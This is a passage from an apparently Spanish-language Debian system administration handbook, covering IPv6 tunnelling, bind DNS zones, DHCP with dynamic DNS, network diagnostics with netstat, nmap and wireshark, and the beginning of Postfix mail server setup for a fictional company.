Mucho software necesita ser adaptado para que pueda utilizar IPv6. La mayoría de los paquetes en Debian ya fueron adaptados, pero no todos. Si su paquete favorito no funciona con IPv6 todavía, puede pedir ayuda en la lista de correo *debian-ipv6*. Allí podrían recomendarle un reemplazo que funcione con IPv6 y reportarán el error para que se lo siga apropiadamente.

→ <https://lists.debian.org/debian-ipv6/>

Se pueden restringir las conexiones IPv6, de la misma manera que para IPv4. Se puede usar **nft** para crear reglas de cortafuegos para IPv4 e IPv6 (véase [Sección 14.2.3, “Sintaxis de nft”](#)).

10.6.1. Túneles

PRECAUCIÓN Firewalls y túneles IPv6

Los túneles IPv6 sobre IPv4 (a diferencia de IPv6 nativo) necesitan que el firewall acepte el tráfico, que utiliza el número de protocolo IPv4 41.

Si no existe una conexión IPv6 disponible, el método de respaldo es utilizar un túnel sobre IPv4. Hurricane Electric es un proveedor (gratuito) de dichos túneles:

→ <https://tunnelbroker.net>

Para usar un túnel Hurricane Electric, necesita registrar una cuenta, iniciar sesión, seleccionar un túnel gratuito y editar el archivo `/etc/network/interfaces` con el código generado.

Puede instalar y configurar el demonio **radvd** (del paquete homónimo) si quiere usar el ordenador configurado como un enrutador para una red local. Este demonio de configuración IPv6 tiene un rol similar al de **dhcpcd** en el mundo IPv4.

Debe crear el archivo de configuración `/etc/radvd.conf` (revise el archivo `/usr/share/doc/radvd/examples/simple-radvd.conf` como punto de partida). En nuestro caso, el único cambio necesario es el prefijo que debe reemplazar con el provisto por Hurricane Electric; puede encontrarlo en la salida de **ip a**, en el bloque sobre la interfaz `he-ipv6`.

Luego ejecute **systemctl start radvd**. Ahora debería funcionar la red IPv6.

10.7. Servidores de nombres de dominio (DNS)

The *Domain Name Service* (DNS) is a fundamental component of the Internet: it maps host names to IP addresses (and vice-versa), which allows the use of `www.debian.org` instead of `130.89.148.77` or `2001:67c:2564:a119::77`.

Los registros DNS se organizan en zonas; cada zona coincide con un dominio (o subdominio) o un rango de direcciones IP (ya que generalmente se proveen direcciones IP en rangos consecutivos). Un servidor primario es autoridad sobre los contenidos de una zona; los servidores secundarios, generalmente en otras máquinas, proveen copias de la zona primaria actualizadas regularmente.

Cada zona puede contener registros de varios tipos (*registros de recursos*: «Resource Records»), estos son algunos de los más comunes:

- **A** (*address record*): IPv4 address. This is the most common form to point a domain to an IPv4 address.
- **CNAME** (*canonical name record*): alias
- **MX**: *intercambio de correo* («mail exchange»), un servidor de correo. Los otros servidores de correo utilizan esta información para encontrar a dónde redirigir los emails enviados a una dirección particular. Cada registro MX tiene una prioridad. Primero se intenta el servidor con mayor prioridad, con el menor número (ver el recuadro [*VOLVER A LOS CIMIENTOS SMTP*](#)); se contactan los demás servidores en orden decreciente de prioridad si el primero no responde.
- **PTR** (*pointer*): asignación de una dirección IP a un nombre. Dicho registro se almacena en una zona de "DNS inverso" con el nombre del rango de direcciones IP. Por ejemplo, `1.168.192.in-addr.arpa` es la zona que contiene la asignación inversa para todas las direcciones en el rango `192.168.1.0/24`.
- **AAAA** (*IPv6 address record*): dirección IPv6.

- **NS** (*name server*): asocia un nombre con un servidor de nombres. Cada dominio debe tener al menos un registro NS. Estos registros apuntan al servidor DNS que puede responder consultas sobre este dominio; generalmente apuntan a los servidores primarios y secundarios del dominio. Estos registros también permiten delegaciones de DNS; por ejemplo, la zona `falcot.com` puede incluir un registro NS para `internal.falcot.com`, lo que significa que otro servidor administra la zona `internal.falcot.com`. Por supuesto, este servidor debe declarar una zona `internal.falcot.com`.

10.7.1. Software DNS

The reference name server, Bind, was developed and is maintained by ISC (the *Internet Software Consortium*). It is provided in Debian by the `bind9` package. Version 9 brings two major changes compared to previous versions. First, the DNS server can now run under an unprivileged user, so that a security vulnerability in the server does not grant root privileges to the attacker (as was seen repeatedly with versions 8.x).

Lo que es más, Bind es compatible con el estándar DNSSEC para firmar (y, por lo tanto, autenticar) registros DNS, lo que permite bloquear datos apócrifos durante ataques con intermediarios («man-in-the-middle»).

CULTURA DNSSEC

La normativa DNSSEC es bastante compleja; esto explica parcialmente por qué no es utilizada ampliamente aún (aún si puede coexistir perfectamente con servidores DNS que no conozcan de DNSSEC). Para entender los recovecos debería revisar el siguiente artículo.

→ https://en.wikipedia.org/wiki/Domain_Name_System_Security_Extensions

10.7.2. Configurando bind

Archivos de configuración de **bind**, sin importar su versión, tienen la misma estructura.

Los administradores de Falcot crearon una zona primaria `falcot.com` para almacenar información relacionada con este dominio y una zona `168.192.in-addr.arpa` para la asociación inversa de direcciones IP en las redes locales.

PRECAUCIÓN Nombres de zonas inversas

Las zonas inversas tiene un nombre particular. La zona que cubre la red `192.168.0.0/16` necesita llamarse `168.192.in-addr.arpa`: se invierten los componentes de la dirección IP seguidos del sufijo `in-addr.arpa`.

Para redes IPv6, el sufijo es `ip6.arpa` y los componentes de la dirección IP, invertidos, son cada caracter de la dirección IP en su representación hexadecimal completa. Por ejemplo, la red `2001:0bc8:31a0::/48` podría utilizar una red llamada `0.a.1.3.8.c.b.0.1.0.0.2.ip6.arpa`.

SUGERENCIA Pruebas del servidor DNS

El programa **host** (en el paquete `bind9-host`) consulta un servidor DNS y puede utilizarse para probar la configuración del servidor. Por ejemplo, **host** `maquina.falcot.com` **localhost** revisa la respuesta del servidor local a la consulta por `maquina.falcot.com`. **host** `direccion.ip` **localhost** prueba la resolución inversa.

Los siguientes extractos de configuración, de los archivos de Falcot, pueden servirle como punto de partida para configurar un servidor DNS:

Ejemplo 10.12. Extracto de `/etc/bind/named.conf.local`

```
zone "falcot.com" {
    type master;
    file "/etc/bind/db.falcot.com";
    allow-query { any; };
    allow-transfer {
        195.20.105.149/32 ; // ns0.xname.org
        193.23.158.13/32 ; // ns1.xname.org
    };
};

zone "internal.falcot.com" {
    type master;
    file "/etc/bind/db.internal.falcot.com";
    allow-query { 192.168.0.0/16; };
};
```



```

zone "168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/db.192.168";
    allow-query { 192.168.0.0/16; };
};

```

Ejemplo 10.13. Extracto de /etc/bind/db.falcot.com

```

; Zona falcot.com
; admin.falcot.com. => contacto de la zona: admin@falcot.com
$TTL      604800
@         IN      SOA      falcot.com. admin.falcot.com. (
                                20040121      ; Serial
                                604800        ; Refresco
                                86400         ; Reintento
                                2419200       ; Expiración
                                604800 )      ; TTL de caché negativo
;
; El @ hace referencia al nombre de la zona («falcot.com» aquí)
; o a $ORIGIN (origen) si se utilizó esta directiva
;
@         IN      NS       ns
@         IN      NS       ns0.xname.org.

internal IN      NS       192.168.0.2

@         IN      A        212.94.201.10
@         IN      MX       5 mail
@         IN      MX       10 mail2

ns        IN      A        212.94.201.10
mail      IN      A        212.94.201.10
mail2     IN      A        212.94.201.11
www       IN      A        212.94.201.11

dns       IN      CNAME    ns

```

PRECAUCIÓN Sintaxis de un nombre

La sintaxis de los nombres de máquinas deben adherirse a reglas estrictas. Por ejemplo, *maquina* implica *maquina.dominio*. Si no se debe agregar el nombre de dominio a un nombre, debe escribir dicho nombre como *maquina.* (con un punto de sufijo). Por lo tanto, indicar un nombre DNS fuera del dominio actual necesita una sintaxis como *maquina.otrodominio.com.* (con el punto final).

Ejemplo 10.14. Extracto de /etc/bind/db.192.168

```
; Zona inversa para 192.168.0.0/16
; admin.falcot.com. => contacto de la zona: admin@falcot.com
$TTL      604800
@          IN      SOA      ns.internal.falcot.com.
admin.falcot.com. (
                        20040121      ; Serial
                        604800      ; Refresco
                        86400      ; Reintento
                        2419200      ; Expiración
                        604800 )      ; TTL de caché negativo

                        IN      NS      ns.internal.falcot.com.

; 192.168.0.1 -> arrakis
1.0        IN      PTR      arrakis.internal.falcot.com.
; 192.168.0.2 -> neptune
2.0        IN      PTR      neptune.internal.falcot.com.

; 192.168.3.1 -> pau
1.3        IN      PTR      pau.internal.falcot.com.
```

10.8. DHCP

DHCP (*procolo de configuración dinámica de equipos*: «Dynamic Host Configuration Protocol») es un protocolo mediante el cual una máquina puede obtener su configuración de red automáticamente al iniciar. Esto permite centralizar la administración de las configuraciones de red y asegurar que todos los equipos de escritorio obtengan configuraciones similares.

Un servidor DHCP provee muchos parámetros relacionados con la red. Los más comunes son una dirección IP y la red a la que pertenece el equipo, pero también puede proveer otra información como servidores DNS, servidores WINS, servidores NTP y más.

El Internet Software Consortium (involucrado también en el desarrollo de **bind**) es el autor principal del servidor DHCP. El paquete Debian correspondiente es `isc-dhcp-server`.

10.8.1. Configuración

El primer elemento que necesita editar en los archivos de configuración del servidor DHCP (`/etc/dhcp/dhcpd.conf`, y `/etc/dhcp/dhcpd6.conf` para IPv6) son el nombre de dominio y servidores DNS. Si el servidor es el único en la red local (definido en la propagación de difusión), de activar (o descomentar) la directiva `authoritative`. También necesita crear una sección `subnet` (subred) describiendo la red local y la información de configuración que proveerá. El siguiente ejemplo define una red local `192.168.0.0/24` con un router en `192.168.0.1` como puerta de enlace. Las direcciones IP disponibles están en el rango `192.168.0.128` a `192.168.0.254`.

Ejemplo 10.15. Extracto de `/etc/dhcp/dhcpd.conf`

```
#  
# Archivo de configuración de ejemplo para el dhcpd ISC para
```

```

Debian
#

# El parámetro ddns-updates-style controla si el servidor
intentará o no
# una actualización de DNS cuando se confirme la asignación.
Utilizamos
# el comportamiento predeterminado de la versión 2 de paquetes
('none',
# ya que DHCP v2 no era compatible con DDNS).
ddns-update-style interim;

# Definición de opciones comunes a todas las redes...
option domain-name "internal.falcot.com";
option domain-name-servers ns.internal.falcot.com;

default-lease-time 600;
max-lease-time 7200;

# Si este servidor DHCP es el servidor DHCP oficial para la red
local,
# debe descomentar la directiva «authoritative».
authoritative;

# Utilice esto para enviar mensajes de registro dhcp a un
archivo de
# registro distinto (también deberá modificar syslog.conf para
completar
# la redirección).
log-facility local7;

# Mi subred
subnet 192.168.0.0 netmask 255.255.255.0 {
    option routers 192.168.0.1;
    option broadcast-address 192.168.0.255;
    range 192.168.0.128 192.168.0.254;
    ddns-domainname "internal.falcot.com";
}

```

10.8.2. DHCP y DNS

Una buena funcionalidad es el registro automatizado de clientes DHCP en la zona DNS para que cada máquina obtenga un nombre significativo (en lugar de algo impersonal como `maquina-192-168-0-131.internal.falcot.com`). Para utilizar esta funcionalidad necesita

configurar el servidor DNS para que acepte actualizaciones de la zona DNS `internal.falcot.com` desde el servidor DHCP y configurar este último para que envíe actualizaciones para cada registración.

En el caso de **bind** (véase [Sección 10.7.1, “Software DNS”](#)), necesita agregar la directiva `allow-update` a cada una de las zonas que puede editar el servidor DHCP (sólo el dominio `internal.falcot.com` y su zona inversa). Esta directiva enumera las direcciones IP que pueden realizar estas actualizaciones; por lo tanto deberá incluir las posibles direcciones del servidor DHCP (tanto la dirección local como la dirección pública en caso que sea apropiado).

```
allow-update { 127.0.0.1 192.168.0.1 212.94.201.10 !any };
```

¡Tenga cuidado! Una zona que pueda ser modificada *será* modificada por **bind**, y éste último sobrescribirá sus archivos de configuración en intervalos regulares. Debido a que este procedimiento automatizado genera archivos que son menos legibles que aquellos escritos manualmente, los administradores de Falcot administran el dominio `internal.falcot.com` con un servidor DNS delegado; esto significa que el archivo de la zona `falcot.com` se mantiene firmemente bajo su control manual.

El extracto de la configuración del servidor DHCP anterior ya incluye las directivas necesarias para las actualizaciones de la zona DNS: son las líneas `ddns-update-style interim;` y `ddns-domain-name "internal.falcot.com";`.

10.9. Herramientas de diagnóstico de red

When a network application does not run as expected, it is important to be able to look under the hood. Even when everything seems to run smoothly, running a network diagnosis can help ensure everything is working as it should. Several diagnosis tools exist for this purpose; each one operates on a different level. It would go beyond the scope of this book to discuss all tools, so we will focus on the more well-known and commonly used tools in the following sections.

10.9.1. Diagnóstico local: netstat

Mencionemos primero el programa **netstat** (en el paquete net-tools); muestra un resumen instantáneo de la actividad de red de una máquina. Cuando lo ejecute sin parámetros, mostrará todas las conexiones abiertas; esta lista puede ser demasiado detallada ya que incluye muchos zócalos de dominio Unix (utilizados ampliamente por demonios) que no incluyen la red en absoluto (por ejemplo, la comunicación de `dbus`, tráfico `X11` y comunicaciones entre sistemas de archivos virtuales y el escritorio).

Por lo tanto, invocaciones usuales utilizan opciones que modifican el comportamiento de **netstat**. Las opciones utilizadas más frecuentemente incluyen:

- `-t`, que filtra los resultados para incluir solamente conexiones TCP;
- `-u`, que realiza algo similar por las conexiones UDP; estas opciones no son mutuamente excluyentes y una de ellas es suficiente para evitar mostrar información sobre conexiones de dominio Unix;
- `-a`, para mostrar también los zócalos que están escuchando (que esperan conexiones entrantes);
- `-n`, para mostrar los resultados numéricamente: direcciones IP (sin resolución DNS), números de puerto (sin alias definidos en `/etc/services`) y IDs de usuario (sin nombres de usuario);

- -p, enumerar los procesos involucrados; esta opción sólo es útil cuando ejecute **netstat** como root ya que los usuarios normales sólo verán sus propios procesos;
- -c, para actualizar continuamente la lista de conexiones.

Otras opciones, documentadas en la página de manual `netstat(8)`, proveen un control más granular en los resultados mostrados. En la práctica, las primeras cinco opciones son utilizadas juntas tan seguido que los administradores de sistemas y red tiene el acto reflejo de ejecutar **netstat -tupan**. Los resultados típicos, en una máquina con poca carga, pueden parecerse a lo siguiente:

```
# netstat -tupan
Conexiones activas de Internet (servidores y establecidas)
Proto Reciv-Q Enviado-Q Dirección Local Dirección
externa Estado PID/Nombre programa
tcp 0 0 0.0.0.0:111 0.0.0.0:*
LISTEN 397/rpcbind
tcp 0 0 0.0.0.0:22 0.0.0.0:*
LISTEN 431/sshd
tcp 0 0 0.0.0.0:36568 0.0.0.0:*
LISTEN 407/rpc.statd
tcp 0 0 127.0.0.1:25 0.0.0.0:*
LISTEN 762/exim4
tcp 0 272 192.168.1.242:22 192.168.1.129:44452
ESTABLISHED 1172/sshd: roland [
tcp6 0 0 :::111 :::*
LISTEN 397/rpcbind
tcp6 0 0 :::22 :::*
LISTEN 431/sshd
tcp6 0 0 :::1:25 :::*
LISTEN 762/exim4
tcp6 0 0 :::35210 :::*
LISTEN 407/rpc.statd
udp 0 0 0.0.0.0:39376 0.0.0.0:*
916/dhclient
udp 0 0 0.0.0.0:996 0.0.0.0:*
397/rpcbind
udp 0 0 127.0.0.1:1007 0.0.0.0:*
407/rpc.statd
udp 0 0 0.0.0.0:68 0.0.0.0:*
916/dhclient
udp 0 0 0.0.0.0:48720 0.0.0.0:*
451/avahi-daemon: r
udp 0 0 0.0.0.0:111 0.0.0.0:*
```

```

397/rpcbind
udp          0          0 192.168.1.242:123      0.0.0.0:*
539/ntpd
udp          0          0 127.0.0.1:123          0.0.0.0:*
539/ntpd
udp          0          0 0.0.0.0:123            0.0.0.0:*
539/ntpd
udp          0          0 0.0.0.0:5353           0.0.0.0:*
451/avahi-daemon: r
udp          0          0 0.0.0.0:39172          0.0.0.0:*
407/rpc.statd
udp6         0          0 :::996                 :::*
397/rpcbind
udp6         0          0 :::34277               :::*
407/rpc.statd
udp6         0          0 :::54852               :::*
916/dhclient
udp6         0          0 :::111                 :::*
397/rpcbind
udp6         0          0 :::38007               :::*
451/avahi-daemon: r
udp6         0          0 fe80::5054:ff:fe99::123 :::*
539/ntpd
udp6         0          0 2001:bc8:3a7e:210:a:123 :::*
539/ntpd
udp6         0          0 2001:bc8:3a7e:210:5:123 :::*
539/ntpd
udp6         0          0 ::1:123                :::*
539/ntpd
udp6         0          0 :::123                 :::*
539/ntpd
udp6         0          0 :::5353                :::*
451/avahi-daemon: r

```

Como es esperado, enumera las conexiones establecidas: dos conexiones SSH en este caso y las aplicaciones esperando conexiones entrantes (mostradas como `LISTEN`), notablemente el servidor de correo Exim4 está escuchando en el puerto 25.

10.9.2. Diagnóstico remoto: nmap

nmap (en el paquete del mismo nombre) es, en cierta forma, el equivalente remoto de **netstat**. Puede escanear un conjunto de puertos «muy conocidos» de uno o más servidores remotos y enumerar los puertos donde encontró una

aplicación que responda conexiones entrantes. Lo que es más, **nmap** puede identificar alguna de estas aplicaciones, a veces inclusive también su número de versión. La desventaja de esta herramienta es que, debido a que ejecuta de forma remota, no puede proveer información sobre procesos o usuarios; sin embargo, puede trabajar con varios objetivos al mismo tiempo.

Una invocación de **nmap** típica utilizará la opción **-A** (para que **nmap** intente identificar las versiones del software de servidor que encuentre) seguido de una o más direcciones IP o nombres DNS de los equipos a escanear. Nuevamente, existen muchas más opciones que proveen un control detallado del comportamiento de **nmap**; revise la documentación en la página de manual `nmap(1)`.

```
# nmap debian
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-22 20:58 CET
Nmap scan report for debian (192.168.122.57)
Host is up (0.000087s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
79/tcp    open  finger
80/tcp    open  http
113/tcp   open  ident

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
# nmap -A localhost
nmap -A localhost
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-22 20:56 CET
Stats: 0:01:16 elapsed; 0 hosts completed (1 up), 1 undergoing
Service Scan
Service scan Timing: About 83.33% done; ETC: 20:57 (0:00:15
remaining)
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000086s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 994 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
|_auth-owners: foobar
25/tcp    open  smtp      Postfix smtpd
|_auth-owners: foobar
|_smtp-commands: debian, PIPELINING, SIZE 10240000, VRFY, ETRN,
STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8,
CHUNKING,
```

```
| ssl-cert: Subject: commonName=debian
| Subject Alternative Name: DNS:debian
| Not valid before: 2022-02-22T14:48:42
|_Not valid after: 2032-02-20T14:48:42
|_ssl-date: TLS randomness does not represent time
79/tcp open  finger?
|_auth-owners: foobar
|_finger: ERROR: Script execution failed (use -d to debug)
80/tcp open  http      Apache httpd 2.4.52 ((Debian))
|_auth-owners: foobar
|_http-server-header: Apache/2.4.52 (Debian)
|_http-title: Apache2 Debian Default Page: It works
113/tcp open  ident    Liedentd (Claimed user: foobar)
|_auth-owners: foobar
631/tcp open  ipp      CUPS 2.3
|_auth-owners: foobar
|_http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: CUPS/2.3 IPP/2.1
|_http-title: Home - CUPS 2.3.3op2
Service Info: Host:  debian; OS: Linux; CPE:
cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results
at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 87.91 seconds

As expected, e.g. the SSH, Apache and Postfix applications are listed. Note that not all applications listen on all IP addresses; since Postfix is only accessible on the `lo` loopback interface, it only appears during an analysis of `localhost` and not when scanning `debian` (which maps to the `enp1s0` interface on the same machine).

10.9.3. «Sniffers»: tcpdump y wireshark


A veces uno necesita revisar lo que sucede literalmente en el cable, paquete por paquete. Estos casos requieren un «analizador de tramas», más comúnmente conocidos como «*sniffers*». Estas herramientas observan todos los paquetes en una interfaz de red dada y los muestran en una forma más amigable.

La herramienta de culto en este ámbito es **tcpdump**, disponible como una herramienta estándar en un amplio rango de plataformas. Permite muchos

tipos de capturas de tráfico de red, pero la representación del mismo es bastante críptica. Por lo tanto no la describiremos en más detalle.

Una herramienta más reciente (y más moderna), **wireshark** (en el paquete wireshark), se ha convertido en la nueva referencia de análisis de tráfico de red debido a sus módulos de decodificación que permiten un análisis simplificado de los paquetes capturados. Muestra los paquetes gráficamente, organizados basándose en las capas de protocolos. Esto permite al usuario visualizar todos los protocolos involucrados en un paquete. Por ejemplo, en un paquete que contenga un pedido HTTP, **wireshark** mostrará por separado la información sobre la capa física, la capa Ethernet, la información IP del paquete, los parámetros de conexión TCP y finalmente el pedido HTTP mismo.

Figura 10.1. El analizador de tráfico de red wireshark



En nuestro ejemplo, filtramos los paquetes que viajan sobre SSH (con el filtro `!tcp.port == 22`). El paquete mostrado actualmente se produjo en la

capa de transporte del protocolo SSHv2.

***SUGERENCIA* wireshark sin interfaz gráfica: tshark**

Cuando no podemos ejecutar una interfaz gráfica, o por cualquier razón no deseamos hacerlo, existe una versión sólo de texto de **wireshark** bajo el nombre **tshark** (en el paquete independiente tshark). La mayoría de la funcionalidad de captura y decodificación está también disponible, pero la falta de interfaz gráfica limita necesariamente la interacción con el programa (filtrar paquetes luego de capturarlos, rastrear una conexión TCP, etc.). Puede utilizarse, sin embargo, como primer intento. Si desea realizar manipulaciones y necesita la interfaz gráfica, puede guardar los paquetes en un archivo y cargarlo en un **wireshark** gráfico ejecutando en otra máquina.

Capítulo 11. Servicios de red: Postfix, Apache, NFS, Samba, Squid, LDAP, SIP, XMPP, TURN

Los servicios de red son los programas con los que los usuarios interactúan en su trabajo diario. Son la punta del iceberg del sistema de información y este capítulo se centra en ellos; las partes ocultas en las que se basan son la infraestructura que ya hemos descripto anteriormente. Normalmente requieren la tecnología de cifrado descrita en [Sección 10.2, “Certificados X.509”](#).

11.1. Servidor de correo

Los administradores de Falcot Corp eligieron Postfix como servidor de correo electrónico debido a su fiabilidad y su facilidad de configuración. De hecho, su diseño fuerza a que cada tarea sea implementada en un proceso con el mínimo conjunto de permisos, lo que es una gran medida paliativa contra problemas de seguridad.

ALTERNATIVA El servidor Exim4

Debian utiliza Exim4 como servidor de correo predeterminado (razón por la que la instalación inicial incluye Exim4). Un paquete diferente provee su configuración, `exim4-config`, la cual es personalizada automáticamente basándose en las respuestas a un conjunto de preguntas Debconf muy similares a las que pregunta el paquete postfix.

La configuración puede estar en un único archivo (`/etc/exim4/exim4.conf.template`) o dividida en diferentes trozos que se almacenan en el directorio `/etc/exim4/conf.d/`. En ambos casos, **update-exim4.conf** utiliza los archivos como plantillas para generar `/var/lib/exim4/config.autogenerated`. Exim4 utiliza este último archivo. Gracias a este mecanismo, se pueden introducir los valores definidos durante la configuración debconf de Exim — almacenados en `/etc/exim4/update-exim4.conf.conf` — en el archivo de configuración de Exim aún cuando el administrador y otro paquete haya modificado la configuración predeterminada de Exim.

La sintaxis de los archivos de configuración de Exim4 tiene sus peculiaridades y curva de aprendizaje. Sin embargo, una vez que se entienden estas peculiaridades, Exim4 resulta ser un servidor de correo muy completo y potente, como se puede apreciar en las decenas de páginas de documentación.

→ <https://www.exim.org/docs.html>

11.1.1. Instalación de Postfix

El paquete postfix incluye el demonio SMTP principal. Otros paquetes (como postfix-ldap y postfix-pgsql) añaden funcionalidad adicional, incluyendo el acceso a bases de datos. Sólo debe instalarlos si sabe que los necesitará.

VOLVER A LOS CIMIENTOS SMTP

SMTP (protocolo sencillo de transferencia de correo: «*Simple Mail Transfer Protocol*», RFC 5321) es el protocolo que utilizan los servidores de correo para intercambiar y enrutar los correos electrónicos.

Durante la instalación del paquete se realizan varias preguntas Debconf. Las respuestas permiten crear una primera versión del archivo de configuración `/etc/postfix/main.cf`.

La primera pregunta es sobre el tipo de instalación. Sólomente dos de las respuestas propuestas son relevantes en caso de tener un servidor conectado a Internet: «Sitio de Internet» e «Internet con smarthost». La primera es apropiada para un servidor que recibe correo entrante y envía el correo saliente directamente a los destinatarios, y por lo tanto se adapta al caso del Falcot Corp. La segunda es apropiada para un servidor que recibe correo de forma normal pero que envía el correo saliente a través de otro servidor SMTP intermedio — el «smarthost» — en lugar de enviarlo directamente al servidor de los destinatarios. Esto es especialmente útil para individuos con una dirección IP dinámica puesto que muchos servidores de correo rechazan los mensajes que vienen desde este tipo de dirección. En este caso, el smarthost es normalmente el servidor SMTP del ISP que siempre suele estar configurado para aceptar los correos provenientes de sus clientes y

reenviarlos correctamente. Este tipo de instalación (con un smarthost) también es útil para servidores que no estén conectados permanentemente a Internet puesto que impide tener que gestionar una cola de mensajes no entregables que tienen que volver a ser enviados más tarde.


VOCABULARIO ISP

ISP es la sigla de «Proveedor de servicios de Internet» («Internet Service Provider»). Se trata de una entidad, a menudo una empresa comercial, que proporciona conexiones de Internet y los servicios básicos asociados (correo electrónico, noticias, etc.).

La segunda pregunta es sobre el nombre completo de la máquina y se utiliza para generar las direcciones de correo a partir de los nombres de usuario locales; el nombre completo de la máquina se convierte en la parte de la dirección que sigue a la arroba («@»). En el caso de Falcot, la respuesta debería ser `mail.falcot.com`. Esta es la única pregunta que se hace de forma predeterminada, pero la configuración que genera no es lo suficientemente completa para las necesidades de Falcot, por lo que los administradores deben ejecutar **`dpkg-reconfigure`** para poder personalizar más parámetros.

